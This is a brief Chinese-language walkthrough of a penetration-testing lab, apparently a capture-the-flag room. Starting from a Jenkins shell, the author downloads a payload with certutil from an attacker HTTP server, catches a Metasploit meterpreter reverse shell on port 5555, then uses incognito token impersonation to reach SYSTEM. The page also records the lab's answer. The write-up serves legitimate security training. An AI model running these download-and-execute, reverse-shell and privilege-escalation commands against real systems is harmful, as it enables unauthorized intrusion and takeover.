
重新开启 http 服务器,在 Jenkins 弹回的 shell 内重新拉去 msf 的反向 shell,这里忘记 4444 已经给 penelope 用了,有修改了一下 msf 生成 shell 的命令,改成 5555 端口了
# 拉取MSF的shell
certutil -urlcache -split -f http://192.168.196.107:8000/win_re.exe win_re.exe

# MSF开启监听
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.196.107
set LPORT 5555
run

# 执行shell
.\win_re.exe
- Use the impersonate_token "BUILTIN\Administrators" command to impersonate the Administrators' token. What is the output when you run the getuid command?
# 加载模块
load incognito

# 列出凭证
list_tokens -g

# 使用管理员令牌
impersonate_token "BUILTIN\Administrators"
getuid

答案为:NT AUTHORITY\SYSTEM

默认评论
Halo系统提供的评论